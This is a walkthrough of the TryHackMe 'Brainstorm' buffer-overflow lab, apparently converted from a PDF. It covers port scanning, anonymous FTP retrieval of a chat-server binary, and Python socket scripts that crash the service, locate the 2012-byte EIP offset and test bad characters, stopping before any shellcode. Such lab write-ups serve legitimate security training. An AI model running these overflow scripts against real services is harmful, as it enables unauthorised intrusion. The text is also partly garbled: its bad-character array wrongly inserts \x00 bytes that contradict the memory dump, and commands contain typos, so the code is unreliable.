


BRAINSTORM WALKTHROUGH

BY: NO53LF



Hey Everybody, welcome to my walkthrough of this Buffer Overflow lab hosted here: <https://tryhackme.com/room/brainstorm>.

I decided to sign up to supplement my eLearnSecurity course for the eCPPT and hope you enjoy.

ENUMERATION:

☰ Tasks

(Subscription Only Room)

Active Machine Information

Title	IP Address	Expires	
Brainstorm	10.10.80.67	1h 59m 21s	<div>Add 1 hour</div> <div>Terminate</div>

100%

[Task 1] Deploy Machine and Scan Network06/09/2019

Deploy the machine and scan the network to start enumeration!

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

Deploy

As usual, we'll start off by running a nmap scan of the IP of the box, as you can see the box does not reply to ping requests so we'll use the -Pn flag.

The nmap results show us 3 open ports:

21	FTP
3389	REMOTE DESKTOP
9999	ABYSS (WEB SERVER)

```
Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File Edit View Terminal Tabs Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# nmap -p- -Pn -T4 10.10.80.67 -oN Brainstorm_nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-24 09:06 MDT
Nmap scan report for 10.10.80.67
Host is up (0.15s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
3389/tcp  open  ms-wbt-server
9999/tcp  open  abyss

Nmap done: 1 IP address (1 host up) scanned in 176.85 seconds
root@Kali:~/Desktop/TryHackMe/Brainstorm#
```

FTP ANONYMOUS LOGIN:

The FTP server allows for anonymous login with no password where we find 2 files associated with windows, chatserver.exe and essfunc.dll, which we'll download to our local machine for further analysis.


```
Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File Edit View Terminal Tabs Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# ftp 10.10.80.67
Connected to 10.10.80.67.
220 Microsoft FTP Service
Name (10.10.80.67:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-29-19 08:36PM <DIR> chatserver
226 Transfer complete.
ftp> cd chatserver
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-29-19 10:26PM 43747 chatserver.exe
08-29-19 10:27PM 30761 essfunc.dll
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> mget *
mget chatserver.exe? y
200 PORT command successful.
150 Opening BINARY mode data connection.
226 Transfer complete.
43747 bytes received in 0.87 secs (48.9901 kB/s)
mget essfunc.dll? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
30761 bytes received in 0.82 secs (36.6964 kB/s)
ftp>
```

BINARY ANALYSIS:

Verifying the file type, we confirm it's a Windows 32bit portable exe.

I already have a Windows 7 32bit VM setup for school/research purposes with Immunity Debugger and Mona.py installed, so we'll move the 2 file over there to work in a more friendly enviroment and run the exe and connect from our Kali box.

We're greeted a request for a username (max 20 chars) and message input. The 20 chars made me think it might be vulnerable?

A terminal window titled "Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the following commands and output:

```
root@Kali:~/Desktop/TryHackMe/Brainstorm# file chatserver.exe
chatserver.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc 10.10.80.67 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): test
Write a message: test

Sun May 24 08:45:47 2020
test said: test

Write a message: 
```

Back on our Windows VM we'll use objdump to disassemble the chatserver.exe file to see if there's anything of note.

A Windows command prompt window titled "C:\Windows\system32\cmd.exe" with standard window controls. The terminal shows the following commands and output:

```
C:\Users\lab\Desktop>objdump -d -Mintel chatserver.exe > disassembled_chat.txt
C:\Users\lab\Desktop>_
```

The Function Overflow calls **strcpy** a known vulnerable function that can lead to a Buffer Overflow. There is also a call to **strncpy** from the username field which is SUPOSED to be a more secure implementation of strcpy but is also not safe, [read here](#).


```

384 00401560 <_Overflow>:
385 401560: 55          push     ebp
386 401561: 89 e5       mov     ebp,esp
387 401563: 81 ec e8 07 00 00 sub     esp,0x7e8
388 401569: 8b 45 08     mov     eax,DWORD PTR [ebp+0x8]
389 40156c: 89 44 24 04     mov     DWORD PTR [esp+0x4],eax
390 401570: 8d 85 28 f8 ff ff lea     eax,[ebp-0x7d8]
391 401576: 89 04 24     mov     DWORD PTR [esp],eax
392 401579: e8 0a 19 00 00 call    402e88 <_strcpy>
393 40157e: c9         leave   esi
394 40157f: c3         ret
395

```

IMMUNITY DEBUGGER:

Now knowing we might have a BoF vulnerability we'll attach chatserver.exe to Immunity and set a breakpoint where the program calls strcpy and once again connect from our Kali box.



When we connect from our attacker machine we are asked for username then our message, after the message input is entered, the program hangs until we run it from Immunity, this tells us that the message input is calling the strcpy function and likely vulnerable.

(before running with play icon)

Immunity Debugger - chatserver.exe - [CPU - thread 00000B40, module chatserv]

Registers (FPU):

- EAX: 01B4E6E0
- ECX: 00616618
- EDX: 00000000
- EBX: 0000005E
- ESP: 01B4E6D0
- EBP: 01B4E6B8
- ESI: 00000000
- EDI: 00000000
- EIP: 00401579 chatserv.00401579
- C 0 ES 0023 32bit 0<FFFFFFFF>
- P 0 CS 001B 32bit 0<FFFFFFFF>
- A 0 SS 0023 32bit 0<FFFFFFFF>
- Z 0 DS 0023 32bit 0<FFFFFFFF>

Terminal - root@Kali:~/Desktop/TryHackMe/Brainstorm

```
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc 192.168.0.136 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): test
Write a message: test123456
```

(after running)

Immunity Debugger - chatserver.exe - [CPU - thread 00000B40, module chatserv]

Registers (FPU):

- EAX: 01B4E6E0
- ECX: 00616618
- EDX: 00000000
- EBX: 0000005E
- ESP: 01B4E6D0
- EBP: 01B4E6B8
- ESI: 00000000
- EDI: 00000000
- EIP: 00401579 chatserv.00401579
- C 0 ES 0023 32bit 0<FFFFFFFF>
- P 0 CS 001B 32bit 0<FFFFFFFF>
- A 0 SS 0023 32bit 0<FFFFFFFF>
- Z 0 DS 0023 32bit 0<FFFFFFFF>

Terminal - root@Kali:~/Desktop/TryHackMe/Brainstorm

```
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc 192.168.0.136 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): test
Write a message: test123456
Sun May 24 10:21:45 2020
test said: test123456
Write a message:
```


FUZZING:

We'll use Python to fuzz for a Buffer Overflow. Since the message area is where it calls the vulnerable function, we'll send over 5000 "A" characters and see what happens.

```
fuzz.py
File Edit Search Options Help
import socket
import sys

uname = b"Test"
buffer = b"A" * 5000

try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.0.136', 9999))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)

except:
    print '[*] ERROR'
    sys.exit(0)

finally:
    s.close()
```


When we look back at our VM we can see the EIP has been overwritten with all “A’s” and the program chrashed, so we found our BoF.

FIND THE OFFSET:

Now that we know we can crash the program and overwrite the Instruction Pointer we need to find out how many bytes until we reach the EIP, this can be done using mona.py inside of immunity or using pattern_create in Metasploit, I'll be using mona. *!moan pc 5000* (pc = pattern create)

```
765C0000 Modules C:\Windows\system32\LPK.dll
765D0000 Modules C:\Windows\system32\USP10.dll
765E9000 Modules C:\Windows\system32\SHELL32.dll
765F0000 Modules C:\Windows\system32\SHLWAPI.dll
765F6000 Modules C:\Windows\system32\ole32.dll
766F4000 Modules C:\Windows\system32\OLEAUT32.dll
77400000 Modules C:\Windows\system32\USERENV.dll
774DC000 Modules C:\Windows\system32\profapi.dll
Invalid or compressed Image Export Directory
775C9000 Modules C:\Windows\system32\IMMSPool.DRV
775D9000 Modules C:\Windows\system32\MPR.dll
775EA000 Modules C:\Windows\system32\IMH92.DLL
0B8A0000 [+] Program entry point
0B8AD000 [+] Command used:
0B8AF000 !mona pc 5000
0B8BF000 Creating cyclic pattern of 5000 bytes
0B8C0000 Raga1a2a3a4a5a6a7a8a9aaabab2ab3ab4ab5ab6ab7ab8ab9aac0a0a1ac2ac3ac4ac5ac6ac7ac8ac9ad0ad1ad2ad3ad4ad5ad6ad7ad8ad9ae0
0B8C1000 [+] Preparing output file "pattern.txt"
0B8C2000 Note: "[Resetting logfile C:\ImmunityLogs\chatserver\pattern.txt"
0B8C3000 Note: "Get that copy of the pattern from the log window, it might be truncated !"
0B8C4000 It's better to open C:\ImmunityLogs\chatserver\pattern.txt and copy the pattern from the file
0B8C5000 [+] This mona.py action took 0:00:00.046000
```

!mona pc 5000



This output will be saved in a file named “pattern” in your Immunity logs where we can copy that into our fuzzing script and run it.

```

1  =====
2  Output generated by mona.py v2.0, rev 600 - Immunity Debugger
3  Corelan Team - https://www.corelan.be
4  =====
5  OS : 7, release 6.1.7601
6  Process being debugged : chatserver (pid 612)
7  Current mona arguments: pc 5000
8  =====
9  2020-05-24 10:32:28
10 =====
11
12 Pattern of 5000 bytes :
13 -----
14
15 ASCII:
16 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
17
18 HEX:
19 \x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\x36\x41\x61\x37\x41\x61\x38\x41\x61\x39\x41\x62\x30\x41\
20
21
22 JAVASCRIPT (unescape() friendly):
23 %u6141%u4130%u3161%u6141%u4132%u3361%u6141%u4134%u3561%u6141%u4136%u3761%u6141%u4138%u3961%u6241%u4130%u3162%u6241%u4132%u3362%u6241%u413
24
=====
Output generated by mona.py v2.0, rev 600 - Immunity Debugger
Corelan Team - https://www
=====
OS : 7, release 6.1.7601
Process being debugged : c
Current mona arguments: pc
=====
2020-05-24 10:32:28
=====
Pattern of 5000 bytes :
-----
ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
HEX:
\x41\x61\x30\x41\x61\x31\x41
JAVASCRIPT (unescape() frien
%u6141%u4130%u3161%u6141%u4132%u3361%u6141%u4134%u3561%u6141%u4136%u3761%u6141%u4138%u3961%u6241%u4130%u3162%u6241%u4132%u3362%u6241%u413

```

After we run the script we can go back to our VM and copy the address that EIP now points to and copy that to use with mona again to find our offset (bytes until we overwrite EIP).

```

EDX 00000000
EBX 00008A70
ESP 01A3EEC0 ASCII "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cp
EBP 7043396F
ESI 00000000
EDI 00000000
EIP 31704330
C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
S 0 FS 003B 32bit 7FFDE000<FFF>
T 0 GS 0000 NULL

```

!mona po 31704330 (po = pattern offset)

```
004014E0 [10:39:57] Program entry point
76A70000 Modules C:\Windows\system32\ntscf.dll
747B0000 Modules C:\Windows\system32\mswsock.dll
0040199E New thread with ID 000007C4 created
31704330 [10:41:18] Access violation when executing [31704330]
0BADF000 [+] Command used:
0BADF000 !mona po 31704330
0BADF000 Looking for 0Cp1 in pattern of 500000 bytes
0BADF000 - Pattern 0Cp1 (0x31704330) found in cyclic pattern at position 2012
0BADF000 Looking for 0Cp1 in pattern of 500000 bytes
0BADF000 Looking for 1pC0 in pattern of 500000 bytes
0BADF000 - Pattern 1pC0 not found in cyclic pattern (uppercase)
0BADF000 Looking for 0Cp1 in pattern of 500000 bytes
0BADF000 Looking for 1pC0 in pattern of 500000 bytes
0BADF000 - Pattern 1pC0 not found in cyclic pattern (lowercase)
0BADF000 [+] This mona.py action took 0:00:00.219000
!mona po 31704330
```

Mona shows us an offset of 2012 bytes before we reach our EIP which we will fill with junk bytes of “A’s”.

We’ll modify our fuzzing script to send 2012 “A” characters followed by “ABCD” to verify our EIP gets overwritten with “ABCD”

```
fuzz.py
File Edit Search Options Help
import socket
import sys

uname = b"Test"


buffer = b"A" * 2012
buffer += b"ABCD"

try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.0.136', 9999))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)

except:
    print '[*] ERROR'
    sys.exit(0)

finally:
    s.close()
```


Below we can see in Immunity where 44434241 is HEX for “ABCD” in reverse as windows uses little-endian and below that in the hex dump we see the next address is the same as ESP, this is where our shellcode will eventually go.



The screenshot displays the Immunity Debugger interface. The top pane shows the CPU registers (MMX) with the following values:

Register	Value	Comment
EAX	0192E6E0	ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX	00304394	
EDX	00000A0D	
EBX	00008A7C	
ESP	0192EEC0	ASCII "J"
EBP	41414141	
ESI	00000000	
EDI	00000000	
EIP	44434241	

Below the registers, the status of various flags and error codes is shown:

Flag	Value	Comment
C	0	ES 0023 32bit 0<FFFFFFFF>
P	1	CS 001B 32bit 0<FFFFFFFF>
A	0	SS 0023 32bit 0<FFFFFFFF>
Z	1	DS 0023 32bit 0<FFFFFFFF>
S	0	FS 003B 32bit 7FFDD000<FFF>
T	0	GS 0000 NULL
D	0	
O	0	LastErr ERROR_SUCCESS <00000000>
EFL	00010246	<NO,NB,E,BE,NS,PE,GE,LE>

The bottom pane shows a memory dump starting at address 0192EE80. The data is as follows:

Address	Value	Comment
0192EE80	41414141	AAAA
0192EE84	41414141	AAAA
0192EE88	41414141	AAAA
0192EE8C	41414141	AAAA
0192EE90	41414141	AAAA
0192EE94	41414141	AAAA
0192EE98	41414141	AAAA
0192EE9C	41414141	AAAA
0192EEA0	41414141	AAAA
0192EEA4	41414141	AAAA
0192EEA8	41414141	AAAA
0192EEAC	41414141	AAAA
0192EEB0	41414141	AAAA
0192EEB4	41414141	AAAA
0192EEB8	41414141	AAAA
0192EEBC	44434241	ABCD
0192EEC0	00000A0D	----

BAD CHARS:

It's important to check for characters that could possibly break our shell code, \x00 is always a bad character but to see if we have any others we can use [this list from GitHub](#) and add it to our fuzz.py script and check to see if it truncates or breaks out input, I added 100 "E's" to help make it easier to see what's happening.

```
fuzz.py
File Edit Search Options Help
1 import socket
2 import sys
3
4 uname = b"Test"
5
6 badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
7 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
8 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
9 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
10 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
11 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
12 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
13 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
14 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
15 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
16 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
17 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
18 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
19 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
20 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
21 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
22
23 buffer = b"A" * 2012
24 buffer += b"ABCD"
25 buffer += badchars
26 buffer += b"E" * 100
27
28
29 try:
30     print '[+] Sending buffer'
31     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
32     s.connect(('192.168.0.136', 9999))
33     s.recv(1024)
34     s.send(uname + '\r\n')
35     s.recv(1024)
36     s.send(buffer + '\r\n')
37     s.recv(1024)
38
39 except:
40     print '[*] ERROR'
41     sys.exit(0)
42
43 finally:
44     s.close()
```

Address	Hex	dump	ASCII
01C0EEB0	41	41 41 41 41 41 41 41 41	AAAAAAAAAA
01C0EEB8	41	41 41 41 41 41 42 43 44	AAAAAAAABCD
01C0EEC0	01	02 03 04 05 06 07 08	00000000
01C0EEC8	09	0A 0B 0C 0D 0E 0F 10	00000000
01C0EED0	11	12 13 14 15 16 17 18	00000000
01C0EED8	19	1A 1B 1C 1D 1E 1F 20	00000000
01C0EEE0	21	22 23 24 25 26 27 28	00000000
01C0EEE8	29	2A 2B 2C 2D 2E 2F 30	00000000
01C0EEF0	31	32 33 34 35 36 37 38	00000000
01C0EEF8	39	3A 3B 3C 3D 3E 3F 40	00000000
01C0EF00	41	42 43 44 45 46 47 48	00000000
01C0EF08	49	4A 4B 4C 4D 4E 4F 50	00000000
01C0EF10	51	52 53 54 55 56 57 58	00000000
01C0EF18	59	5A 5B 5C 5D 5E 5F 60	00000000
01C0EF20	61	62 63 64 65 66 67 68	00000000
01C0EF28	69	6A 6B 6C 6D 6E 6F 70	00000000
01C0EF30	71	72 73 74 75 76 77 78	00000000
01C0EF38	79	7A 7B 7C 7D 7E 7F 80	00000000
01C0EF40	81	82 83 84 85 86 87 88	00000000
01C0EF48	89	8A 8B 8C 8D 8E 8F 90	00000000
01C0EF50	91	92 93 94 95 96 97 98	00000000
01C0EF58	99	9A 9B 9C 9D 9E 9F A0	00000000
01C0EF60	A1	A2 A3 A4 A5 A6 A7 A8	00000000
01C0EF68	A9	AA AB AC AD AE AF B0	00000000
01C0EF70	B1	B2 B3 B4 B5 B6 B7 B8	00000000
01C0EF78	B9	BA BB BC BD BE BF C0	00000000
01C0EF80	C1	C2 C3 C4 C5 C6 C7 C8	00000000
01C0EF88	C9	CA CB CC CD CE CF D0	00000000
01C0EF90	D1	D2 D3 D4 D5 D6 D7 D8	00000000
01C0EF98	D9	DA DB DC DD DE DF E0	00000000
01C0EFA0	E1	E2 E3 E4 E5 E6 E7 E8	00000000
01C0EFA8	E9	EA EB EC ED EE EF F0	00000000
01C0EFB0	F1	F2 F3 F4 F5 F6 F7 F8	00000000
01C0EFB8	F9	FA FB FC FD FE FF 45	00000000
01C0EFC0	45	45 45 45 45 45 45 45	EEEEEEEEEE
01C0EFC8	45	45 45 45 45 45 45 45	EEEEEEEEEE
01C0EFD0	45	45 45 45 45 45 45 45	EEEEEEEEEE

